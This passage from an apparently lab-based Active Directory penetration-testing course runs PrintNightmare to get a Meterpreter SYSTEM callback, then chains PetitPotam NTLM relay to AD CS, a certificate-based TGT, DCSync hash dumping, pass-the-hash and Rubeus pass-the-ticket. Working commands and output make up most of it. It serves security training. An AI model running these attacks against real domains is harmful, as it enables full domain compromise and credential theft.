With the share hosting our payload and our multi handler listening for a connection, we can attempt to run the exploit against the target. The command below is how we use the exploit:

Running the Exploit

```
sudo python3 CVE-2021-1675.py inlanefreight.local/forend:[email protected]
'\\172.16.5.225\CompData\backupscript.dll'

[*] Connecting to ncacn_np:172.16.5.5[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found
C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf
5dfffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\172.16.5.225\CompData\backupscript.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...

<SNIP>
```

Notice how at the end of the command, we include the path to the share hosting our payload (\\<ip address of attack host>\ShareName\nameofpayload.dll). If all goes well after running the exploit, the target will access the share and execute the payload. The payload will then call back to our multi handler giving us an elevated SYSTEM shell.

Getting the SYSTEM Shell

```
[*] Sending stage (200262 bytes) to 172.16.5.5
[*] Meterpreter session 1 opened (172.16.5.225:8080 -> 172.16.5.5:58048 )
at 2022-03-29 13:06:20 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 5912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Once the exploit has been run, we will notice that a Meterpreter session has been started. We can then drop into a SYSTEM shell and see that we have NT AUTHORITY\SYSTEM privileges on the target Domain Controller starting from just a standard domain user account.

PetitPotam (MS-EFSRPC)

PetitPotam ([CVE-2021-36942](#)) is an LSA spoofing vulnerability that was patched in August of 2021. The flaw allows an unauthenticated attacker to coerce a Domain Controller to authenticate against another host using NTLM over port 445 via the [Local Security Authority Remote Protocol \(LSARPC\)](#) by abusing Microsoft's [Encrypting File System Remote Protocol \(MS-EFSRPC\)](#). This technique allows an unauthenticated attacker to take over a Windows domain where [Active Directory Certificate Services \(AD CS\)](#) is in use. In the attack, an authentication request from the targeted Domain Controller is relayed to the Certificate Authority (CA) host's Web Enrollment page and makes a Certificate Signing Request (CSR) for a new digital certificate. This certificate can then be used with a tool such as `Rubeus` or `gettgtkinit.py` from [PKINITtools](#) to request a TGT for the Domain Controller, which can then be used to achieve domain compromise via a DCSync attack.

[This](#) blog post goes into more detail on NTLM relaying to AD CS and the PetitPotam attack.

Let's walk through the attack. First off, we need to start `ntlmrelayx.py` in one window on our attack host, specifying the Web Enrollment URL for the CA host and using either the KerberosAuthentication or DomainController AD CS template. If we didn't know the location of the CA, we could use a tool such as [certi](#) to attempt to locate it.

Starting ntlmrelayx.py

```
sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-  
CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template  
DomainController
```

```
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a -
```

```
Copyright 2021 SecureAuth Corporation
```

```
[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-  
packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client SMTP loaded..  
[+] Protocol Attack DCSYNC loaded..  
[+] Protocol Attack HTTP loaded..  
[+] Protocol Attack HTTPS loaded..
```

```
[+] Protocol Attack IMAP loaded..  
[+] Protocol Attack IMAPS loaded..  
[+] Protocol Attack LDAP loaded..  
[+] Protocol Attack LDAPS loaded..  
[+] Protocol Attack MSSQL loaded..  
[+] Protocol Attack RPC loaded..  
[+] Protocol Attack SMB loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up HTTP Server  
[*] Setting up WCF Server  
  
[*] Servers started, waiting for connections
```


In another window, we can run the tool [PetitPotam.py](#). We run this tool with the command `python3 PetitPotam.py <attack host IP> <Domain Controller IP>` to attempt to coerce the Domain Controller to authenticate to our host where `ntlmrelayx.py` is running.

There is an executable version of this tool that can be run from a Windows host. The authentication trigger has also been added to Mimikatz and can be run as follows using the encrypting file system (EFS) module: `misc::efs /server:<Domain Controller> /connect:<ATTACK HOST>`. There is also a PowerShell implementation of the tool [Invoke-PetitPotam.ps1](#).

Here we run the tool and attempt to coerce authentication via the [EfsRpcOpenFileRaw](#) method.

Running PetitPotam.py

```
python3 PetitPotam.py 172.16.5.225 172.16.5.5
```



PoC to elicit machine account authentication via some MS-EFSRPC functions

by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.5.5[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!

[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Catching Base64 Encoded Certificate for DC01

Back in our other window, we will see a successful login request and obtain the base64 encoded certificate for the Domain Controller if the attack is successful.

```
sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-
CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template
DomainController

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-
packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack RPC loaded..
```

```
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as
INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as
INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user ACADEMY-EA-DC01$:
MIIStQIBAzCCEn8GCSqGSIB3DQEHAaCCEnAEghJsMIISaDCCJ8GCSqGSIB3DQEHBqCCCJAwggiMAgEAMIIIhQYJ
KoZIhvcNAQcBMBwGCiqGSIB3DQEEMAQMwDgQItd0rgWuhmI0CAggAgIIIWAvQEknxhpJWL
yXiVGcJcDVcquWE6Ixzn86jywY4HdhG624zmBgJKXB60V9bR0DMejBhEoLQQ+jMVNrNoj3wxg6z/QuWp2pWrXS9z
wt7bc1S0pMcCjfiFalkIlpPQQiti7xvTMokV+X6YlhUokM9yz3jTAU0ylvw82LoKsKMCKVx0mnhVDULxR+i1Ir
n4piIn0VfY0c2IAGDdJVivDxgQ7njtkg0R+Ab0CWrqLCtG6nPVIJbxFE5084s+P3xMBgYoN4cj/06whmVPNyUHfKU
be5ySDnTwREhrFR4DE7kVWwTvkzls0K8Cqoik7pUlrgIdwRUX438E+bhix+NEa+fW7+rMDrLA4gAvg3C7080PYUg2eR0Q+2k
N3zsViBQWy8fx0C39lUi
bxcuow4QflqiKGBC6SRaREyKHqI3UK9sUWufLi7/gAUmpqVeH/JxCi/HQnuyYLjT+TjLr1ATy++GbZgRWT+Wa247voHZUIGGroz8GVimVmI2eZt11CxtBSjWUMuP530
MjWzcWI5AR/4sagsCoEPXFkQodLX+aJ+YoTkxBxgXa8QZIdZn/PEr1qB0FoFdCi6jz3tkuVdEbayK4NqdbtX7WXIVH
XVUbkd0XpgThcdxjLyakeiuDAgIehgFrMDhmulHhpcFc8hQDle/W4e6z1KMKXXF4C3tYN3pEKuY02FFq4d6ZwafUb
BlXMBEnX7mMrPyjTsKVPbAH9K13TQMsJ1Gg8F2wSB5NgfMQvg229HvdexMzYeS0wt13juGMrU/PwjweIAQ6IvCXIo
Q4x+kLagMokHBholFDe9erRQapU9f6ychfxSdpn7WVxvX1ZwZVqxTpcRnNhYGr16ZHe3k4gKaHfSLIRst50HrQx
XSjbREzvj+NCHQwNlq2MbSp8DqE1DGhjEuv2TzTbK9Lngq/iqF8KSTLmqd7wo20C1m8z9nrEP5C+zukMvdN02m0
btysBSFt0VMBfb9GY1rUDHi4wPqxU0/DApssFfg06CNuNyxpT0B0bvicOK02IW2FQhiHov5shnc7pteMZ+r3RHRNHTP
Zs1I5Wyj/K0YdhCcVtPzzTDzSLkia5ntEo1Y7aprvCNMrj2wqUjrrq+pVdpMeUwia8FM7fUtbp73xRMwWn7Qih0fKz
S3nxZ2/yWPvy8GN0l1f0x
GR6iEhKqZfBMp6padIHHIRbj9igGlj+D3FPLqCFGkwMmD2eX1qVNDRUVH26zAxGFLUQdkxdhQ6dY2Bfo0gn843Mw3E0J
VpGSTudLIhh3KzAJdb3w0k1NMSH3ue1a0u6k4JU7tU+oCVoZoFBCr+QGZWqwGgYuMiq9QNzVHRpasGh4XWaJ
V8GcDU05/jpAr4zdXSZKove92gRgG2Vbd2EVboMaW03axqzb/JKjCN6blvqQT
LBVeNlcW1PuKxGsZm0aigG/Upp8I/uq0dxSEhZy4qvZiAsdlX50HExuDwPeLSV40sIMmB5myXcYoh
l/ghsucUOPKwTaoqCSN2eEdj3jIuMzQt40A1ye9k4pv6eSw
h4jI3EgmEskQjir5THsb53Htf7YcxFAYdyZa9k9IeZR3IE73hqTdwIcXjfXMbQeJ0RoxtwHwhtUCBk+PbNUYvZTD3DfmlbVUNaE8
jUH/YNKbW0kKFeSRZcZl5ziwTPPmII4R8am0Q9Qo83bzYv9Vaoo1TYhRGFiQgxswbyIN/mApIR4VkJRJToph0rbn2zPfK6AQ+Br
Egn+eyT1N/ZQeML9apmKbGG2N17QsgDy9MSC1NNDE/VKE1BJT0k7YuximBx5QgFWJUxxZCBSZpynwALRUHXJdF0wg0xnNLlw4Cdyuu
y/Af4eRtG36XYeRoAh0v64BEFJx10QLoobVu4q6/8T6w5Kvcxvy3k4a+2D7lPeXAESMtQSQRdn1XWsUbP5v4bGUTj5k70Pq
```

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

```
e9dpftGTvfTK6ZhRkQBIwLQuHe18UHmKmrgV0NGByFexgE+v7Zww4oapf6viZL9g6IA1tWeH0Z
wiCim0sQzPsv0RspbN6RvrMBbNsqNUaKrUEqu6FVtytnbnDneA2MiHPJ0+7m+R9gac12aWpYsu
Cnz8nD6b8HPh2NVFFF+a70EtNITSiN6sXcPb9YyEbzPYw7XjWQtLvYjDzgofP8stRSWz3lVVQ0
TyrcR7BdFebNWM8+g60AYBVEHT4wMQuYaI4H7I4LQEYfZld7dU/Ln7qqiPBrohyqHcZcTh8vC5
JazCB3CwNNsE4q431lwH1Gw90nqc++/HhF/GVRPfmacl1Bn3nNqYwmMcAhsnfgs8uDR9cItwh4
1T7STSDTU56rFRc86JYwbzEGCIChwgeh+s5Yb+7z9u+5HSy5QB0bJeu5EIjVnu1eVwfEYs/Ks6
FI3D/MMJFs+PcAKaVYCKYla3sx9+83gk0NlAb9b1DrLznNYd6CLq2N6Pew6hMSUwIwYJKoZIhv
cNAQkVMRYEFlyqF797X2SL//FR1NM+UQsli2GgMC0wITAJBgUrDgMCggUABBQ84uiZwm1Pz70+
e0p2GZNVZDXlrwQIyr7YCKBdGmY=
[*] Skipping user ACADEMY-EA-DC01$ since attack was already performed
```

<SNIP>

Requesting a TGT Using gettgtkinit.py

Next, we can take this base64 certificate and use `gettgtkinit.py` to request a Ticket-Granting-Ticket (TGT) for the domain controller.

```
python3 /opt/PKINITtools/gettgtkinit.py INLANEFREIGHT.LOCAL/ACADEMY-EA-
DC01\$ -pxf-base64 MIISStQIBAzCCEn8GCSqGSI...SNIP...CKBdGmY= dc01.ccache

2022-04-05 15:56:33,239 minikerberos INFO      Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2022-04-05 15:56:33,362 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
2022-04-05 15:56:33,395 minikerberos INFO      AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2022-04-05 15:56:33,396 minikerberos INFO
70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275
INFO:minikerberos:70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa1
6d912275
2022-04-05 15:56:33,401 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Setting the KRB5CCNAME Environment Variable

The TGT requested above was saved down to the `dc01.ccache` file, which we use to set the KRB5CCNAME environment variable, so our attack host uses this file for Kerberos authentication attempts.

```
export KRB5CCNAME=dc01.ccache
```

Using Domain Controller TGT to DCSync

We can then use this TGT with `secretsdump.py` to perform a DCSYnc and retrieve one or all of the NTLM password hashes for the domain.

```
secretsdump.py -just-dc-user INLANEFREIGHT/administrator -k -no-pass  
"ACADEMY-EA-DC01$"@ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL  
  
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth  
Corporation  
  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSSUAPI method to get NTDS.DIT secrets  
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88a  
d09182de639ccc6579eb0849751cf:::  
[*] Kerberos keys grabbed  
inlanefreight.local\administrator:aes256-cts-hmac-sha1-  
96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6  
inlanefreight.local\administrator:aes128-cts-hmac-sha1-  
96:95c30f88301f9fe14ef5a8103b32eb25  
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f  
[*] Cleaning up...
```

We could also use a more straightforward command: `secretsdump.py -just-dc-user INLANEFREIGHT/administrator -k -no-pass ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL` because the tool will retrieve the username from the ccache file. We can see this by typing `klist` (using the `klist` command requires installation of the [krb5-user](#) package on our attack host. This is installed on ATTACK01 in the lab already).

Running klist

```
klist  
  
Ticket cache: FILE:dc01.ccache  
Default principal: [email protected]  
  
Valid starting     Expires            Service principal  
04/05/2022 15:56:34  04/06/2022 01:56:34  krbtgt/[email protected]
```

Confirming Admin Access to the Domain Controller

Finally, we could use the NT hash for the built-in Administrator account to authenticate to the Domain Controller. From here, we have complete control over the domain and could look to

establish persistence, search for sensitive data, look for other misconfigurations and vulnerabilities for our report, or begin enumerating trust relationships.

```
crackmapexec smb 172.16.5.5 -u administrator -H  
88ad09182de639ccc6579eb0849751cf  
  
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build  
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)  
(signing:True) (SMBv1:False)  
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]  
INLANEFREIGHT.LOCAL\administrator 88ad09182de639ccc6579eb0849751cf  
(Pwn3d!)
```

Submitting a TGS Request for Ourselves Using getnthash.py

We can also take an alternate route once we have the TGT for our target. Using the tool `getnthash.py` from PKINITtools we could request the NT hash for our target host/user by using Kerberos U2U to submit a TGS request with the [Privileged Attribute Certificate \(PAC\)](#) which contains the NT hash for the target. This can be decrypted with the AS-REP encryption key we obtained when requesting the TGT earlier.

```
python /opt/PKINITtools/getnthash.py -key  
70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275  
INLANEFREIGHT.LOCAL/ACADEMY-EA-DC01$  
  
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth  
Corporation  
  
[*] Using TGT from cache  
[*] Requesting ticket to self with PAC  
Recovered NT Hash  
313b6f423cd1ee07e91315b4919fb4ba
```

We can then use this hash to perform a DCSync with `secretsdump.py` using the `-hashes` flag.

Using Domain Controller NTLM Hash to DCSync

```
secretsdump.py -just-dc-user INLANEFREIGHT/administrator "ACADEMY-EA-  
DC01$"@172.16.5.5 -hashes  
aad3c435b514a4eeaad3b935b51304fe:313b6f423cd1ee07e91315b4919fb4ba  
  
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth  
Corporation
```


```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88a
d09182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-
96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-
96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
```

Alternatively, once we obtain the base64 certificate via `ntlmrelayx.py`, we could use the certificate with the Rubeus tool on a Windows attack host to request a TGT ticket and perform a pass-the-ticket (PTT) attack all at once.

Note: We would need to use the `MS01` attack host in another section, such as the `ACL Abuse Tactics or Privileged Access` section once we have the base64 certificate saved down to our notes to perform this using Rubeus.

Requesting TGT and Performing PTT with DC01\$ Machine Account

```
PS C:\Tools> .\Rubeus.exe asktgt /user:ACADEMY-EA-DC01$  
/certificate:MIISQIBAzC...SNIP...IkHS2vJ51Ry4= /ptt
```



v2.0.2

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL
[*] Building AS-REQ (w/ PKINIT preauth) for: 'INLANEFREIGHT.LOCAL\ACADEMY-
EA-DC01$'
[*] Using domain controller: 172.16.5.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIGUDCCBkygAwIBBaEDAgEWooIFSDCCBURhggVAMIIFPKADAgEFoRUbE0l0TEFORUZSRU1HSF
```

QuTE9D

QUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEFORUZSRUlHSFQuTE9DQUyjggTyMIIIE7qADAgEXoQMC

AQKiggTgBIIIE3IHvCI8Q7gEgvqZmbo2BF0clIQogbXr+rtdBdgL5MP1U2V15kXxx4vZaBRzBv6/e3MC

exXtfUDZce8olUa1oy901B0hQRuW0d9efigvnpL1fz0QwgLC0gcGtfPtQxJLTpLYWcDyViNdn
cj j76P

IZJz0TbSXT1bNVFpM9YwXa/tYPbAFRAhr0aP49FkEUeRVoz2HDMre8gfN5y2abc5039Yf9zjvo
78I/HH

NmLwni29T9TDyfmU/xh/qkldGiaBrq0iUqC19X7unyEbafC6vr9er+j77TlMV88S3fUD/f1hPY
MT Came

svFXFnt5VMbRo3/wQ8+fbPNDsTF+NZRLTAGZOsEyTfNEfpw1nh0VnLKrPYyNwXpdd0poD58+DC
U90FAZ

g69yH2enKv+dNT84oQUxE+9g0FwKujYxDSB7g/2PUsfUh7hKhv30kjEF0rzW3Xrh98yHrg6Atr
ENxL89

Cx0dSfj0HNrhVFgMpMepPxT5Sy2mX8WDsE1CWjckcqFUS6HCFwAxzTqILb01mbN09gWKhMPwyJDlENJq

WdmLFmThiih7lClG05xNt56q2EY3y/m8Tpq8nyPey580TinHrkvCuE2hLeoiWdgBQiMPBUe23N
RNxPHE

Pj rmxMU/HKr/BPnMobdfRafgYPCR0bJVQyn0Jrummdx5scUWTevrCFZd+q3EQcnEyRXcvQJFDU
3VV0Hb

Cfp+IYd5AXGyIxSmena/+uynzuqARUeRl1x/q8jhRh7ibIWnJV8YzV84zlSc4mdX4uVNNidLkx
wCu2Y4

K37BE6AWycYH7DjZEzCE4RSeRu5fy37M0u6Qvx7Y7S04huqy1Hbg0RFbIw48TRN6qJrKRUSKep
1j19n6

h3hw9z4LN3iGXC4Xr6AZzjHzY5GQFaviZQ34FEg4xF/Dkq4R3abDj+RWgFkgIl0B5y4oQxVRPh
oQ+60n

CXFC5KznsKgSBV8Tm35l6RoFN5Qa6VLvb+P5WPBu07F0kqUzbPdzTLPFx8MXt46Jbg305QcIS
C/Q0FP

T//e7l7AJbQ+GjQBaqY8qQXFD1Gl4tmiUkVmjIQrsYQzuL6D3Ffko/00gtGuYZu8y09wVwTQWA
gbqEbw

